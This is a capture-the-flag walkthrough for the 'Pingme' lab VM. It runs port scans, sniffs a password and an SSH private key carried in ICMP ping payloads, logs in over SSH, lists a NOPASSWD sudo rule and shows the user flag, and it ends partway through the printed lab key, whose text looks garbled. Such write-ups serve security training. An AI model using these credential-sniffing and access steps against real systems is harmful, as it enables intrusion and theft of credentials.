Pingme



Pingme.
created by || rpj7
Release Date // 2022-03-09
MD5 // 6c0a081fc5317fc5d29a3734f5e169c3
Root // 117
User // 122
Notes //
A theme based CTF.
Download
Reviews
Congratz migue1985 you pwned it!


```
┌──(root㉿kali)-[/home/guel]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.28
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 17:14
Initiating ARP Ping Scan at 17:14
Scanning 192.168.0.28 [1 port]
Completed ARP Ping Scan at 17:14, 0.09s elapsed (1 total hos
Initiating SYN Stealth Scan at 17:14
Scanning 192.168.0.28 [65535 ports]
Discovered open port 22/tcp on 192.168.0.28
Discovered open port 80/tcp on 192.168.0.28
Increasing send delay for 192.168.0.28 from 0 to 5 due to 70
Increasing send delay for 192.168.0.28 from 5 to 10 due to 2
Increasing send delay for 192.168.0.28 from 10 to 20 due to
Increasing send delay for 192.168.0.28 from 20 to 40 due to
Increasing send delay for 192.168.0.28 from 40 to 80 due to
Increasing send delay for 192.168.0.28 from 80 to 160 due to
Increasing send delay for 192.168.0.28 from 160 to 320 due t
Completed SYN Stealth Scan at 17:15, 75.96s elapsed (65535 t
Nmap scan report for 192.168.0.28
Host is up, received arp-response (0.0019s latency).
Scanned at 2025-03-27 17:14:33 EDT for 76s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
```


```
┌──(root㉿kali)-[/opt]
└─# nmap -sCV -p22,80 -Pn -n -vvv --min-rate 5000 192.168.0.28
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-27 17:54 EDT
NSE: Loaded 157 scripts for scanning.
```


```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 8.4p1 Debian 5 (protocol 2.0)
| ssh-hostkey:
|   3072 1f:e7:c0:44:2a:9c:ed:91:ca:dd:46:b7:b3:3f:42:4b (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCwJOt7xt4q2wpVC0KgC1K9YNtFqBhKYgowBlytZ3jHw1d3jSN1IGYCQuphseWfPLw
iDuIagI36WgqtqeS148Q+r2tfGIbaX9Nf5p0nABUUVFohmyYVOEiUn5qkQtaS+/ihbA9Ej6NFmJIO3LEjjORqVVHQb6xUn1//aFg2Owpw
lhsE79YqGYhTm9GT5RUiBQqqQO1aJZ/Btu5ndMvYXpFqHedWLijBp+5T9h6EQkBHzEEhZ/vOK9H7I/oPdEbANS19UxbJ7zkhqA4Ioz9nD
mfy3TdOo8YxyYUq0ApSYa7DNeYtPBcGDwon4kymbeVp+RDepHWeQX4g/DCOGwQLQ0OYLje+9xLY9sxY4EM=
|   256 e3:ce:72:cb:50:48:a1:2c:79:94:62:53:8b:61:0d:23 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHB7/bjb9kPWJ5xN+crI26PeZBBT/Q7
RK98=
|   256 53:84:2c:86:21:b6:e6:1a:89:97:98:cc:27:00:0c:b0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGReO5OXdPyPKtzEMvALpJWIIMKof2oHrD1X5xXJkrrg
80/tcp open  http    syn-ack ttl 64 nginx 1.18.0
|_http-title: Ping test
|_http-server-header: nginx/1.18.0
| http-methods:
|_  Supported Methods: GET HEAD POST
MAC Address: 08:00:27:08:A8:AD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(root㉿kali)-[/opt]
└─# whatweb 192.168.0.28
http://192.168.0.28 [200 OK] Country[RESERVED][ZZ], HTML5, HTTPServer[nginx/1.18.0], IP[192.168.0.28], Title[Ping test], nginx[1.18.0]
```






ip.src==192.168.0.28
No. Time Source Destination Protocol Length Info
53 2.354611321 192.168.0.28 192.168.0.36 TCP 66 80 → 47460 [ACK] Seq=1 Ack=333 Win=501 Len=0 TSval=2151569257 TSecr=2161365059
54 2.373121245 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0x0103, seq=1/256, ttl=64 (reply in 55)
59 2.888249726 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0x5c54, seq=1/256, ttl=64 (reply in 60)
65 3.406540646 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0xf036, seq=1/256, ttl=64 (reply in 66)
69 3.923779728 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0x030b, seq=1/256, ttl=64 (reply in 70)
71 3.928103224 192.168.0.28 192.168.0.36 HTTP 891 HTTP/1.1 200 OK (text/html)
80 4.753581458 192.168.0.28 192.168.0.36 TCP 66 80 → 47460 [ACK] Seq=826 Ack=665 Win=501 Len=0 TSval=2151571657 TSecr=2161367458
81 4.768478005 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0x475a, seq=1/256, ttl=64 (reply in 82)
86 5.282451080 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0xdda9, seq=1/256, ttl=64 (reply in 87)
101 5.801748745 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0xf94b, seq=1/256, ttl=64 (reply in 102)
113 6.320808135 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0x6b90, seq=1/256, ttl=64 (reply in 114)
115 6.324831114 192.168.0.28 192.168.0.36 HTTP 889 HTTP/1.1 200 OK (text/html)
Frame 65: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_08:a8:ad (08:00:27:08:a8:ad), Dst: PCSSystemtec_24:e9:74 (08
Internet Protocol Version 4, Src: 192.168.0.28, Dst: 192.168.0.36
Internet Control Message Protocol
0000 08 00 27 24 e9 74 08 00 27 08 a8 ad 08 00 45 00
0010 00 54 29 47 40 00 40 01 8f d1 c0 a8 00 1c c0 a8
0020 00 24 08 00 5b 25 f0 36 00 01 22 d3 e5 67 00 00
0030 00 00 c8 fa 06 00 00 00 00 00 64 0a 70 61 73 73
0040 77 6f 72 64 0a 70 61 73 73 77 6f 72 64 0a 70 61
0050 73 73 77 6f 72 64 0a 70 61 73 73 77 6f 72 64 0a
0060 70 61
wireshark_eth0FUL632.pcapng
Packets: 124 · Displayed: 12 (9.7%) · Dropped: 0 (0.0%)
Profile: Defau



ip.src==192.168.0.28
No. Time Source Destination Protocol Length Info
53 2.354611321 192.168.0.28 192.168.0.36 TCP 66 80 → 47460 [ACK] Seq=1 Ack=333 Win=501 Len=0 TSval=2151569257 TSecr=2161365059
54 2.373121245 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0x0103, seq=1/256, ttl=64 (reply in 55)
59 2.888249726 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0x5c54, seq=1/256, ttl=64 (reply in 60)
65 3.406540646 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0xf036, seq=1/256, ttl=64 (reply in 66)
69 3.923779728 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0x030b, seq=1/256, ttl=64 (reply in 70)
71 3.928103224 192.168.0.28 192.168.0.36 HTTP 891 HTTP/1.1 200 OK (text/html)
80 4.753581458 192.168.0.28 192.168.0.36 TCP 66 80 → 47460 [ACK] Seq=826 Ack=665 Win=501 Len=0 TSval=2151571657 TSecr=2161367458
81 4.768478005 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0x475a, seq=1/256, ttl=64 (reply in 82)
86 5.282451080 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0xdda9, seq=1/256, ttl=64 (reply in 87)
101 5.801748745 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0xf94b, seq=1/256, ttl=64 (reply in 102)
113 6.320808135 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0x6b90, seq=1/256, ttl=64 (reply in 114)
115 6.324831114 192.168.0.28 192.168.0.36 HTTP 889 HTTP/1.1 200 OK (text/html)
Frame 69: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_08:a8:ad (08:00:27:08:a8:ad), Dst: PCSSystemtec_24:e9:74 (08
Internet Protocol Version 4, Src: 192.168.0.28, Dst: 192.168.0.36
Internet Control Message Protocol
0000 08 00 27 24 e9 74 08 00 27 08 a8 ad 08 00 45 00
0010 00 54 29 92 40 00 40 01 8f 86 c0 a8 00 1c c0 a8
0020 00 24 08 00 41 85 03 0b 00 01 22 d3 e5 67 00 00
0030 00 00 77 df 0e 00 00 00 00 00 6e 67 4d 33 0a 50
0040 21 6e 67 4d 33 0a 50 21 6e 67 4d 33 0a 50 21 6e
0050 67 4d 33 0a 50 21 6e 67 4d 33 0a 50 21 6e 67 4d
0060 33 0a


```
┌──(guel㉿kali)-[~]
└─$ ssh pinger@192.168.0.28
The authenticity of host '192.168.0.28 (192.168.0.28)' can't be established.
ED25519 key fingerprint is SHA256:jIHuqj6aE+2blT+6SnkGKkaR7dRiUscb9FAVVG/h9DU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.28' (ED25519) to the list of known hosts.
pinger@192.168.0.28's password:
Linux pingme 5.10.0-11-amd64 #1 SMP Debian 5.10.92-1 (2022-01-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Mar  5 19:21:06 2022 from 10.0.0.10
pinger@pingme:~$ id
uid=1000(pinger) gid=1000(pinger) groups=1000(pinger),24(cdrom),25(floppy),29(audio),30(dip),44(video),
pinger@pingme:~$
```

```
pinger@pingme:~$ sudo -l
Matching Defaults entries for pinger on pingme:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User pinger may run the following commands on pingme:
    (root) NOPASSWD: /usr/local/sbin/sendfilebyping
pinger@pingme:~$ ls
user.txt
pinger@pingme:~$ cat user.txt
HMV{ICMPisSafe}
pinger@pingme:~$
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# wireshark
 ** (wireshark:124545) 18:36:03.571680 [Capture MESSAGE] -- Capture Start ...
 ** (wireshark:124545) 18:36:03.725083 [Capture MESSAGE] -- Capture started
 ** (wireshark:124545) 18:36:03.725266 [Capture MESSAGE] -- File: "/tmp/wireshark_LoopbackWC5B42.pcapng"
 ** (wireshark:124545) 18:36:57.704932 [Capture MESSAGE] -- Capture Stop ...
 ** (wireshark:124545) 18:36:57.752517 [Capture MESSAGE] -- Capture stopped.
 ** (wireshark:124545) 18:37:16.817077 [Capture MESSAGE] -- Capture Start ...
 ** (wireshark:124545) 18:37:16.921006 [Capture MESSAGE] -- Capture started
 ** (wireshark:124545) 18:37:16.921359 [Capture MESSAGE] -- File: "/tmp/wireshark_eth0FUL632.pcapng"
 ** (wireshark:124545) 18:37:25.126854 [Capture MESSAGE] -- Capture Stop ...
 ** (wireshark:124545) 18:37:25.181326 [Capture MESSAGE] -- Capture stopped.
 ** (wireshark:124545) 18:46:26.098449 [Capture MESSAGE] -- Capture Start ...
 ** (wireshark:124545) 18:46:26.485264 [Capture MESSAGE] -- Capture started
 ** (wireshark:124545) 18:46:26.485384 [Capture MESSAGE] -- File: "/tmp/wireshark_eth0YCM532.pcapng"
 ** (wireshark:124545) 18:46:33.574929 [Capture MESSAGE] -- Capture Stop ...
 ** (wireshark:124545) 18:46:33.640600 [Capture MESSAGE] -- Capture stopped.
```

```
Packet 2
Packet 3
Packet 4
Packet 5
Packet 6
Packet 7
Packet 8
Packet 9
Packet 10
Packet 11
Packet 12
Packet 13
Packet 14
Packet 15
Packet 16
Packet 17
Packet 18
Packet 19
Packet 20
Packet 21
```


ip.src==192.168.0.28
No. Time Source Destination Protocol Lengt Info
9 1.287840823 192.168.0.28 192.168.0.36 SSH 118 Server: Encrypted packet (len=52)
11 1.336718500 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0xa22c, seq=1/256, ttl=64 (reply in 12)
13 1.338925629 192.168.0.28 192.168.0.36 SSH 110 Server: Encrypted packet (len=44)
15 1.351563856 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0xe3a1, seq=1/256, ttl=64 (reply in 16)
18 1.354291569 192.168.0.28 192.168.0.36 SSH 110 Server: Encrypted packet (len=44)
21 1.367089458 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0xdeee, seq=1/256, ttl=64 (reply in 22)
23 1.369756241 192.168.0.28 192.168.0.36 SSH 110 Server: Encrypted packet (len=44)
25 1.382592408 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0x3ebe, seq=1/256, ttl=64 (reply in 26)
27 1.385091497 192.168.0.28 192.168.0.36 SSH 110 Server: Encrypted packet (len=44)
29 1.399324304 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0xc594, seq=1/256, ttl=64 (reply in 30)
31 1.402003270 192.168.0.28 192.168.0.36 SSH 110 Server: Encrypted packet (len=44)
33 1.415021883 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0x7433, seq=1/256, ttl=64 (reply in 34)
35 1.417964886 192.168.0.28 192.168.0.36 SSH 110 Server: Encrypted packet (len=44)
37 1.438272281 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0x4a6d, seq=1/256, ttl=64 (reply in 38)
39 1.441496063 192.168.0.28 192.168.0.36 SSH 110 Server: Encrypted packet (len=44)
41 1.453082555 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0x37ce, seq=1/256, ttl=64 (reply in 42)
43 1.455192188 192.168.0.28 192.168.0.36 SSH 110 Server: Encrypted packet (len=44)
46 1.466893414 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0xfa86, seq=1/256, ttl=64 (reply in 47)
48 1.470362692 192.168.0.28 192.168.0.36 SSH 110 Server: Encrypted packet (len=44)
50 1.481355867 192.168.0.28 192.168.0.36 ICMP 98 Echo (ping) request id=0x3f5c, seq=1/256, ttl=64 (reply in 51)
52 1.483601434 192.168.0.28 192.168.0.36 SSH 118 Server: Encrypted packet (len=52)
Frame 37: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface eth0, id 0
Ethernet II, Src: PCSSystemtec_08:a8:ad (08:00:27:08:a8:ad), Dst: PCSSystemtec_24:e9:74 (08
Internet Protocol Version 4, Src: 192.168.0.28, Dst: 192.168.0.36
Internet Control Message Protocol
0000 08 00 27 24 e9 74 08 00 27 08 a8 ad 08 00 45 00
0010 00 54 87 7e 40 00 40 01 31 9a c0 a8 00 1c c0 a8
0020 00 24 08 00 60 83 4a 6d 00 01 46 d5 e5 67 00 00
0030 00 00 16 c7 00 00 00 00 00 00 4d 4d 4d 4d 4d 4d
0040 4d 4d 4d 4d 4d 4d 4d 4d 4d 4d 4d 4d 4d 4d 4d 4d
0050 4d 4d 4d 4d 4d 4d 4d 4d 4d 4d 4d 4d 4d 4d 4d 4d
0060 4d 4d


(root㉿kali)-[/home/guel/Work]
strings wireshark_eth0S9Q232.pcapng | grep -E '^(.)\1+$' | uniq > idrsa


(root㉿kali)-[/home/guel/Work]
sed -E 's/^(.)\1+$/\1/' idrsa | grep -v '^$' | tr -d '\n'
-BEGIN OPENSH PRIVATE KEY-b3BlbnNzaC1rZXktdjEABG5vbmUAEbm9uZQABABlwAdzc2gtcnNhAwEAQAYEA3rzoh1DhlO3lyWI7prcyW5i+WCqgM2vMJbxWayNlg73bXzHo0C2GfaJKSRu7XB+tlIjb/b
Q1ohBH7arDVeQCiqtBHVBQwGimsEOAB6sn0Jj80nUP3Bhd6bjLXA6eK24yekajX3d5SUDRaW4ZHmz2Uxe9A49EqPbd0YkdCjLWsrPdkYH+hiyt/GgwTavW6×7HWQOtZG4hZwT1rfS7fBctQq+ctOHngRLBH2L
NFNqct4ZtfyZ0rn+mLjK5OI+6JXVITyAsPrYunO6eNhDO8e15VzvdR7mAS5sj5gL0Oi3pkJ7npVMvdhmsmLIrPo16y+Fbxb6LKZcUMCngvizrzSzraLZNqcSRIcNCrVqCOFU3FiO+U+ULmEO5Oz8vYrHGV5WV
c5Zf4Jj/W/8qbYwBLajFLYLG9EymdKdE/DiZm9WVzdx/TJX8u0ajo6W6JfSA+gN0HvM4IiFwN8xquiuU636I1DPVH9lLydpaSqNTjh1+fphxlC7IQbvovRAFiDlV6Fo5VehaAB3NzaC1yc2EAGBAN686IdQ4Z
Tt5cliO6a3MluYvlgqoDNrzCW8VmsjZYO9218×6NAthn2iSkbu1wfrbZSI2/20NaIQR+2qw1XkAoqrQR1QUMBoprBDgAerJ9CY/NJ1D9wYXem4y1wOnituMnpGo193eUlA0WluGR5s9lMXvQOPRKj23dGJHQo
y1rKz3ZGB/oYsrfxoME2r1usex1kDrWRuIWcE9a30u3wXLUKvnLTh54IESwR9izRTanLeGbX8mdK5/pi4yuTiPuiV1SE8gLD62LpzunjYQzvHteVc73Ue5gEubI+YC9Dot6ZCe56VTL3XYZrJiyKz6NesvhW8
W+iymWXFDAp4IL4s680s62i2TanEkSHDQq1agjhVNxYjvlPlC5hDuTs/L2KxleVlXOWX+CY/1v/Km2MAS2oxS2CxvRMpnSnRPw4mZvVlc3cf0yV/LtGo6OluiX0gPoDdB7zOCIhcDfMarorlOt+iNQz1R/ZS8
naWkqjU4dfn6YcZQuyEG76L0QAMBAEAGAS/Fq8uAf2dB3HX+xyPkDYXmlxJfcAUxK0b7yVBtAfHeaOU3iDEDJb0KLQ3wCGLnwV46P59aXYtJzGVksOMdGAp34Q+F6FQ2StgjpUuOdo7jx1qyMOua2bcxJgRMy
flt8m7jJQ+6mk04/EHuZJ0WUWpjXhdk6bKeTWakdvHG/gTfeCXtgn1hzfqpnm7pm/lmkrnOzFmyCxIlUB6p7IezoN0eh04N/AiKBFgpopLkS37Zd4rEh2k15URnSxkOjJVymWxIMGIlYvbI5eKRl0PAep8MB3
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